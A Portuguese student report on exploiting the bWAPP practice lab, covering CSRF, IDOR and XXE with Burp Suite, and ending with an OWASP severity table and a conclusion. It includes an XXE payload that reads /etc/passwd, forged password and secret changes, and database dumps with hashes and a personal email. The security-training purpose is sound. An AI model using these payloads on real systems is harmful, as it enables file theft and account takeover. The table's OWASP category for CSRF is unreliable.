Ao clicar no botão "change", uma requisição GET é enviada ao servidor que realiza a troca de senha. Os dados da requisição são ilustrados na Figura 24.

Name	Headers	Payload	Preview	Response	Initiator	Timing	Cookies
csrf_1.php?password_new=tes...	General						
stylesheet.css	Request URL:			http://192.168.1.5/bWAPP/csrf_1.php?password_new=teste&password_conf=teste&action=change			
html5.js	Request Method:			GET			
twitter.png	Status Code:			200 OK			
linkedin.png	Remote Address:			127.0.0.1:8080			
facebook.png	Referrer Policy:			strict-origin-when-cross-origin			
blogger.png	Response Headers			Raw			
cc.png	Cache-Control:			no-store, no-cache, must-revalidate, post-check=0, pre-check=0			
bee_1.png	Connection:			close			
architectsdaughter.ttf	Content-Length:			13426			
bg_3.jpg	Content-Type:			text/html			
bg_1.jpg	Date:			Thu, 06 Jul 2023 11:26:16 GMT			
bg_2.jpg	Expires:			Thu, 19 Nov 1981 08:52:00 GMT			
sb_1.jpg	Pragma:			no-cache			
bg_2.jpg	Server:			Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g			
	X-Powered-By:			PHP/5.2.4-2ubuntu5			

Figure 24: Dados da requisição GET de troca de senha.

É possível ver que a nova senha está sendo enviada como *query parameter* para o servidor. Primeiramente, isso permite que qualquer hacker que intercepte o pacote consiga ver a nova senha do usuário (além de também conseguir o seu cookie de sessão, permitindo que o hacker realize ações no site no nome do usuário que teve o cookie roubado). Segundamente, isso também permite que a requisição seja interceptada e alterada, para que o hacker troque a senha do usuário arbitrariamente.

Para realizar isso, foi usada a funcionalidade de *proxy* do Burp Suite Community Edition, que intercepta

requisições HTTP realizadas. Na Figura 25, a requisição é interceptada pelo Burp e a senha é trocada de "teste" (valor digitado no formulário) para "senhahacker".




Figure 25: Requisição de troca de senha sendo interpretada e alterada (forjada) usando o *proxy* do Burp Suite Community Edition.

É possível voltar no formulário de login e confirmar que a senha correta é "senhahacker", e não "teste". Também é possível ver o valor no banco de dados, que deve ser igual à 2e3650a0430e19a2ee39c4e3f2ec9cdc7d439c8b (hash SHA-1 do texto "senhahacker"). A Figura 26 confirma a mudança de senha por meio do utilitário `mysql`, executado no servidor.

```
mysql> SELECT * FROM users;
+-----+
| id | login | password |
+-----+
| 1 | A.I.M. | 6885858486f31043e5839c735d99457f045affd0 |
| 2 | bee | 2e3650a0430e19a2ee39c4e3f2ec9cdc7d439c8b |
| 4 | gustavo | 6885858486f31043e5839c735d99457f045affd0 |
+-----+
```

Figure 26: Requisição de troca de senha sendo interpretada e alterada (forjada) usando o *proxy* do Burp Suite Community Edition.

Por último, interceptar a requisição não é o único modo forjar requisições. Também é possível que o hacker forje uma URL maliciosa que realiza a troca de senha e então induza o usuário à clicar nela. Logo, é possível que o CSRF também funcione em conjunto de outras vulnerabilidades, como XSS.

3.7 IDOR (Insecure Direct Object Reference)

Para estudar a vulnerabilidade de IDOR (Insecure Direct Object Reference), foi usado o bug "Insecure DOR (Change Secret)". A Figura 27 mostra a página do bug que contém um formulário que permite que o usuário mude de segredo.




Figure 27: Página do bug "Insecure DOR (Change Secret)".

Podemos mudar o segredo do usuário "bee" para "segredohacker" e interceptar a requisição com o Burp Suite, como mostra a Figura 28.




Figure 28: Requisição de troca de segredo interceptada pelo Burp Suite.

É possível perceber que o corpo da requisição possui três parâmetros: `secret` (que contém o novo segredo vindo do formulário), `login` (que representa o login do usuário que terá o seu segredo alterado) e `action`, que é igual à `change`. É possível forjar uma nova requisição que muda a senha de outro usuário, como exemplo, o usuário "gustavo", como ilustra a Figura 29.




Figure 29: Requisição forjada que altera a senha do usuário "gustavo" para "senhahacker".

É possível testar o login com o usuário "gustavo" e senha "senhahacker" para confirmar que a senha do outro usuário foi alterada com sucesso. Também é possível ver o valor salvo no banco de dados, como ilustrado na Figura 30.

```

mysql> SELECT * FROM users;
+-----+-----+-----+-----+-----+
| id | login | password | email | secret |
+-----+-----+-----+-----+
| 1 | A.I.M. | 6885858486f31043e5839c735d99457f045affd0 | bwapp-aim@mailinator.com | A.I.M. or Authentication Is Missing |
| 2 | bee | 6885858486f31043e5839c735d99457f045affd0 | bwapp-bee@mailinator.com | meu novo segredo |
| 4 | gustavo | 6885858486f31043e5839c735d99457f045affd0 | gustavo.henrique2015@yahoo.com.br | segredohacker |
+-----+-----+-----+-----+
3 rows in set (0.00 sec)

```

Figure 30: Nova senha do usuário "gustavo" ("senhahacker").

Vale ressaltar a diferença entre IDOR e CSRF: O CSRF realiza uma ação em nome do usuário sendo atacado (por meio de *cookies*); ou seja, não há, tecnicamente, uma falha de autenticação, visto que o servidor pensa que todas as ações estão sendo feitas normalmente pelo usuário. O IDOR, por outro lado, representa uma vulnerabilidade de um recurso ou ação que deveria precisar de autenticação, mas que não possui de fato um mecanismo de autenticação implementado.

Um exemplo disso são páginas de administradores que são públicas (permitindo que qualquer pessoa as acesse) e este exemplo de troca de segredo, visto que o segredo de um usuário só deveria poder ser alterado por ele mesmo, mas não há um mecanismo de autenticação que checa se o usuário que está alterando o segredo é o mesmo usuário que terá o seu segredo alterado.

3.8 XML XXE (External entity attacks)

Para estudar a vulnerabilidade de XML XXE (External entity attacks), foi usado o bug "XML External Entity Attacks (XXE)". A Figura 31 mostra a página do bug que contém um formulário que permite que o usuário resete o seu segredo para "Any bugs?".




Figure 31: Página do bug "XML External Entity Attacks (XXE)".

Ao clicar no botão, uma requisição POST é feita para resetar o segredo. Interrompendo a requisição usando o proxy do Burp Suite, podemos ver o payload, como ilustrado na Figura 32.




Figure 32: Requisição POST de reset de segredo.

Visto que o payload é um arquivo XML, é possível usar entidades externas para referenciar um arquivo do servidor, como por exemplo, `/etc/passwd`. Ao alterar os dados da requisição para o payload ilustrado na Figura 33, a resposta do servidor é o conteúdo do arquivo `/etc/passwd`, como ilustrado na Figura 34.

```
1 <?xml version="1.0" encoding="utf-8"?>
2 <!DOCTYPE root
3 [
4 <!ENTITY XXE SYSTEM "file:///etc/passwd">
5 ]>
6 <reset>
7 <login>&XXE;</login>
8 <secret>segredonovo</secret>
9 </reset>
```

Figure 33: Dados de payload da nova requisição.

Response

Pretty	Raw	Hex	Render
1	HTTP/1.1 200 OK		
2	Date: Thu, 06 Jul 2023 19:55:37 GMT		
3	Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with S		
4	mod_ssl/2.2.8 OpenSSL/0.9.8g		
5	X-Powered-By: PHP/5.2.4-2ubuntu5		
6	Expires: Thu, 19 Nov 1981 08:52:00 GMT		
7	Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0		
8	Pragma: no-cache		
9	Content-Length: 2242		
10	Connection: close		
11	Content-Type: text/html		
12	root:x:0:0:root:/root:/bin/bash		
13	daemon:x:1:1:daemon:/usr/sbin:/bin/sh		
14	bin:x:2:2:bin:/bin:/bin/sh		
15	sys:x:3:3:sys:/dev:/bin/sh		
16	sync:x:4:65534:sync:/bin:/bin/sync		
17	games:x:5:60:games:/usr/games:/bin/sh		
18	man:x:6:12:man:/var/cache/man:/bin/sh		
19	lp:x:7:7:lp:/var/spool/lpd:/bin/sh		
20	mail:x:8:8:mail:/var/mail:/bin/sh		
21	news:x:9:9:news:/var/spool/news:/bin/sh		
22	uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh		
23	proxy:x:13:13:proxy:/bin:/bin/sh		
24	www-data:x:33:33:www-data:/var/www:/bin/sh		
25	backup:x:34:34:backup:/var/backups:/bin/sh		
26	list:x:38:38:Mailing List Manager:/var/list:/bin/sh		
27	irc:x:39:39:ircd:/var/run/ircd:/bin/sh		
28	gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/bin/sh		
29	nobody:x:65534:65534:nobody:/nonexistent:/bin/sh		

Figure 34: Resposta do servidor com o conteúdo do arquivo /etc/passwd.

4 Análise de gravidade

A tabela abaixo ordena todas as vulnerabilidades estudadas em relação à sua gravidade de acordo com o OWASP Top Ten project 2021.

Vulnerabilidade	Categoria
Injeção SQL	A03:2021 - Injection
Injeção de comandos de SO	A03:2021 - Injection
Upload de arquivos sem restrições	A03:2021 - Injection
XSS (persistente)	A03:2021 - Injection
DOS (Large Chunk Size)	-
CSRF (mudança de senha)	A03:2021 - Injection
IDOR (Insecure Direct Object Reference)	A07:2021 - Identification and Authentication Failures
XML XXE (External entity attacks)	A05:2021 - Security Misconfiguration

5 Conclusão

Foram estudadas 8 vulnerabilidades do bWAPP usando a plataforma bee-box. As vulnerabilidades estudadas forneceram um ótimo conhecimento prático sobre como é possível explorar aplicações web de baixa segurança para revelar informações confidenciais, realizar ações no nome de outros usuários e negar serviços. As vulnerabilidades também me ensinaram bastante sobre como usar algumas ferramentas comuns em pentesting (como Burp Suite e nmap).

Portanto, o objetivo do trabalho, que é justamente aplicar os conhecimentos de pentesting no bWAPP, é considerado cumprido.